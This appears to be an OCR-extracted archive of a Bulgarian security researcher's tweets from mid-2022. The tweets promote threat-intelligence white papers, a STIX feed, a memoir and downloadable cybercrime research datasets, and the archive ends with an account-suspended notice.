


What we need at the beginning is experienced folks who can work on the taxonomy and at a later stage the actual data entry work in everyone's free time. Are you interested? DM me or drop me a line at dancho.danchev@hush.com Let's make it happen! https://t.co/te9vsTNUNV




09:38

I just grabbed Microsoft Access and SharePoint access and I hope that you can dedicate the time to assist in the initial taxonomy development and then the actual data entry in your free time. RT pls or DM or drop me a line at dancho.danchev@hush.com. https://t.co/3pYeGN2fzP



I envision this as a Windows Application with daily or weekly updates where we can eventually introduce an API and let other users use and enrich our information in their research. RT pls DM or drop me a line at dancho.danchev@hush.com https://t.co/bWfy53UBce



My latest white paper for @whoisxmlapi - https://t.co/uvLZNkbnBd #ThreatIntel #threathunting


$\bigstar 1$

11:42

Dear @MalwarePatrol what's the easiest way to send you an email or can you DM me here? Regards. Dancho

18:07


The Koobface Gang Makes a Comeback - An In-Depth OSINT Enrichment Analysis in 2022 - https://t.co/2X6tUKSG42 #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatIntel #ThreatIntelligence https://t.co/lu8dlq9geA



30 - Thursday

03:49

Who has a valid Maltego license free time OSINT capabilities and want to jump in with me for a collaborative session and do some research? DM or reply. For starters here's a direct link to my Maltego SNA of Iran's Hacker scene - https://t.co/6N0vD45fM8 https://t.co/OTWPgeKk0t



July


1 - Friday

06:18

My latest white paper for @whoisxmlapi - https://t.co/8oQjniS8sn #ThreatIntelligence #ThreatIntel

⇄1 06:32

Happy searching! - https://t.co/Teu6CSTcRJ I've just launched my search engine for hackers security bloggers OSINT analysts and threat intelligence analysts which is a project that I intend to continue maintaining with high quality resources. Enjoy! https://t.co/fqsk33SCdr



My latest white paper for @whoisxmlapi - "An In-Depth OSINT and Technical Cyber Attribution Analysis of Cytrox's Predator Lawful Surveillance Malicious Software - An OSINT Analysis " - https://t.co/AS5vK13c8U Enjoy!

≈1 ★4

13:32

@GirlsCanInvest2 Just followed you back. Feel free to DM me. Regards. Dancho


18:50

https://t.co/hZhOtkTGhJ #security #cybercrime #malware #ThreatIntelligence #threatintel

6 - Wednesday

13:23

Stay tuned for the Second Edition of my Cyber Intelligence Memoir which will be made exclusively available in Bulgarian. Grab the first edition here - https://t.co/qLxz4GuRip [PDF] or at @Cryptome_org - https://t.co/6V8OFTdlSv [PDF] Stay tuned! https://t.co/B8oIr5H6RK




Time to Say Goodbye! - https://t.co/53IQDf1rtL #security #cybercrime #malware #cybersecurity #CyberAttack #CyberSecurityAwareness #ThreatHunting #ThreatIntelligence

≥1 ★2

8 - Friday

12:43

Stay tuned! Grab the first version from here - https://t.co/qLxz4GuRip https://t.co/mob5nasRg3




14 - Thursday

02:00


My latest white paper for @whoisxmlapi - https://t.co/qOyv9cv2GZ Enjoy!

02:03

Току що публикувах второто издание на моя мемоар "Кибер Разузнаване" което е на Български и което може да свалите тук - https://t.co/Md62bupaj9 [PDF] както и аудио книга която може да свалите от тук - https://t.co/zrqg1Smlrf [MP3] Поздрави! Данчо. https://t.co/T6XdIEqxUh



Grab a copy of my latest E-book memoir in Bulgarian from here including the actual audio book for free from here - https://t.co/TcRuhAmAIY Enjoy! #security #cybercrime #malware #ThreatIntelligence #ThreatHunting #ThreatIntel https://t.co/HzBeSBfwwB




My latest white paper for @whoisxmlapi - https://t.co/mjzvh5Rr66 Enjoy! #security #cybercrime #malware #ThreatIntelligence

≈1 **★**2

12:35


In the countryside in Bulgaria. #security #cybercrime #malware #ThreatIntelligence https://t.co/6HqsluaJUn



15 - Friday

13:08

Who wants access to my STIX/STIX2/TAXII feed? Check out the home page here - https://t.co/0mUajqR2uy a sample Conti #ransomware IoCs in STIX format - https://t.co/HiYrrlfRaH and drop me a line at dancho.danchev@hush.com in case you want GUI access. Enjoy! https://t.co/v4tCW5CmKs



https://t.co/neqeZDCmc7 #security #cybercrime #malware #cyberattacks #cybersecurity #CyberAttack #ThreatHunting #ThreatIntelligence

14:13

https://t.co/jQkJq6fJgm #security #cybercrime #malware #cyberattacks #cybersecurity #CyberAttack #ThreatHunting #ThreatIntelligence

14:13

https://t.co/MW9HpiCxAB #security #cybercrime #malware #cyberattacks #cybersecurity #CyberAttack #ThreatHunting #ThreatIntelligence

14:18

https://t.co/nNsXMPa4Tq #security #cybercrime #malware #cyberattacks #cybersecurity #CyberAttack #ThreatHunting #ThreatIntelligence

14:20

https://t.co/TjmRcm6G4J #security #cybercrime #malware #cyberattacks #cybersecurity #CyberAttack #ThreatHunting #ThreatIntelligence

14:21

https://t.co/uvAt5h1Kt8 #security #cybercrime #malware #cyberattacks #cybersecurity #CyberAttack #ThreatHunting #ThreatIntelligence

 $\bigstar 1$

https://t.co/39JWq8cJDL #security #cybercrime #malware #cyberattacks #cybersecurity #CyberAttack #ThreatHunting #ThreatIntelligence

14:36

Takes you back doesn't it? - https://t.co/JByI930BiK Interview here - https://t.co/W6I8KsHY7B [MP3] Here's the latest - https://t.co/2X6tUKB4Fs; https://t.co/AZAws4LZg0 Enjoy! #ThreatHunting #ThreatIntelligence

14:49

Folks. Grab a free direct download of my Cybercrime Forum Data Set for 2021 which is 98GB here - https://t.co/jSWJywedIX and feel free to drop me a line at dancho.danchev@hush.com just to say "hi" or in case you're hiring contractors.

Regards. Dancho https://t.co/fD7vcbYA00



Folks. I guess I'm "keeping it coming". Here's a direct download link for my Cybercrime Research USB Compilation which is 78GB - https://t.co/ldtK35i5Te Enjoy and drop me a line at dancho.danchev@hush.com in case you're hiring contractors. Regards. Dancho https://t.co/rVc9WGCUnl



14:56

Folks. Here's a direct download link for my compilation of source code and tools obtained using technical collection for research purposes - https://t.co/NgagnWj86a enjoy and drop me a line at dancho.danchev@hush.com in case you're hiring contractors. https://t.co/snZfubfUiW



Who needs or wants fresh and raw information on Iranian Cyber Threat actors in the form of crawled personal Web sites for research and data mining purposes including OSINT and technical collection enrichment? Here's the link - https://t.co/VtdZPcd1dJhttps://t.co/NAnFXkCsV5



Here's a direct download link on Part Two of my Iranian Cyber Threat Actors OSINT and data mining research compilation - https://t.co/7Ro2JFIKJY Enjoy and drop me a line at dancho.danchev@hush.com in case you're hiring contractors. Regards.

Dancho https://t.co/NrEgQzuOqO




Who needs free access to fresh and recently processed 230 pages report on various international cyber threat actors? Here's the link - https://t.co/SMDjScL7YB Enjoy! Drop me a line at dancho.danchev@hush.com in case you're hiring contractors. Regards. Dancho https://t.co/peg27bFKe5



18 - Monday


05:18

At the seaside in Bulgaria. Vacation time has come! I'll be back online in full speed in terms of research on Thursday. Stay tuned! #security #cybercrime #malware #CyberAttack #cyberattacks #cybersecuritytips #ThreatIntelligence #ThreatIntel #threathunting https://t.co/h6Co0CiP7n



15:06

Celebrating my mother's birthday anniversary at Bulgaria's seaside. I'll be back full time online in terms of research on Thursday. Stay tuned! #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatIntel #ThreatIntelligence https://t.co/2vTY2tiDI0



15:52

Who wants to join me in a public XMPP/Jabber Conference Room where I intend to host live OS amputs in terms of my research and offer general OSINT/sybersrime.

host live Q& As in terms of my research and offer general OSINT/cybercrime research/security blogging/threat intelligence analysis? - https://t.co/qOjVJPBkWUhttps://t.co/HTVrkxxG7I





Anyone using Threema? What's your user ID? Regards. Dancho https://t.co/CD14V744sb





16:39

https://t.co/TcRuhAmAIY #security #cybercrime #malware #CyberAttack #CyberSec #ThreatIntel #threathunting #threatintelligence

16:48

My latest white paper for @whoisxmlapi - https://t.co/PTpyyXmafo #security #cybercrime #malware #CyberAttack #CyberSec #ThreatIntel #threathunting #threatintelligence

19 - Tuesday

05:41

Awesome! I'll be back on Thursday in terms of research. Stay tuned! https://t.co/1BAdrlWAWG

 $\bigstar 1$



09:15

Check out my latest white paper for @whoisxmlapi. Enjoy! https://t.co/ovUsIEhHXh 09:16

Check out my latest white paper for @whoisxmlapi. Enjoy! https://t.co/OHiBndMRfu

21 - Thursday

09:14

My latest white paper for @whoisxmlapi - https://t.co/A9ePkoUNCf #security #cybercrime #malware #CyberSecurity #CyberAttack #cybersecuritytips #CyberSec #CyberSecurityAwareness #cyber_security #ThreatHunting #threatintel

≈2 ★2

Anyone hiring security bloggers? #security #cybercrime #malware #CyberSec #CyberAttack #cyberattacks #CyberSecurityAwareness #ThreatHunting #threatintelligence #threatintel

22 - Friday

00:17

At the seaside. Bare with me. I'm coming back online full time tomorrow in terms of research. Regards. Dancho https://t.co/gUtt4JLGAp




02:46

My latest white paper for @whoisxmlapi - https://t.co/QCnBUhWvzS #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #cybersecuritytips #CyberSecurityAwareness #ThreatHunting #threatintelligence #threatintel


09:20

Happy Friday! https://t.co/ZjYR3xAN32



23 - Saturday

10:59



24 - Sunday

07:11

Did you know that Bruce Starling quoted me once - "Speaking of which: whatever happened to Dancho Danchev? Bulgarian white-hat ultra-hacker just kinda evaporates without a word? No return address for Dancho? What gives with that?" - https://t.co/JFJSQEBnfJ

26 - Tuesday

10:07

New post - "Basics of OSINT in the Context of Fighting Cybercrime - The Definite Beginner's Guide" - https://t.co/48TOCtxtLN #security #cybercrime #malware

#ThreatHunting https://t.co/kCdTvuwSLE

HUMINT IMINT IMINT IMINT OSINT OSINT

Figure 2. Intelligence Discipline Integration

27 - Wednesday


23:21


My latest white paper for @whoisxmlapi - https://t.co/SR5ivFuhrb #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel


29 - Friday


06:13

https://t.co/n6Llhftlm3 #security #cybercrime #malware #ThreatIntelligence #ThreatIntel https://t.co/O2CIYVWPJ0









August

1 - Monday

10:05


https://t.co/tW2LuSxdSi [PDF] #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/2NuwUri96G



9 - Tuesday

09:36


https://t.co/JT676NfPZI [PDF] #security #cybercrime #malware #cyberattacks #cybersecuritytips #CyberSecurityAwareness #cyberwar #ThreatHunting https://t.co/NuipVoECfU




Psst - it appears that I've been unknowingly doing hunt forward missions for the U.S since practically the beginning of all time. Stay tuned! - https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberAttack #cybersecuritytips #ThreatIntelligence https://t.co/WqwMSbyrue



12:54



https://t.co/ozDt3GP9I6 https://t.co/fBrZ8E7nf5



12:58



@dansbg

Account suspended

Twitter suspends accounts which violate the Twitter Rules. Learn more

12:58

https://t.co/ozDt3GP9I6 https://t.co/JqGQk9h9Tz



Цветан Цветанов @tstsvetanov · Nov 25, 2009

@tsvetanov @cvetanov @ceco взехте ли разрешение от @dansbg за тия имена? Как ме натирихте с това tstsvetanov не е истина...

12:58

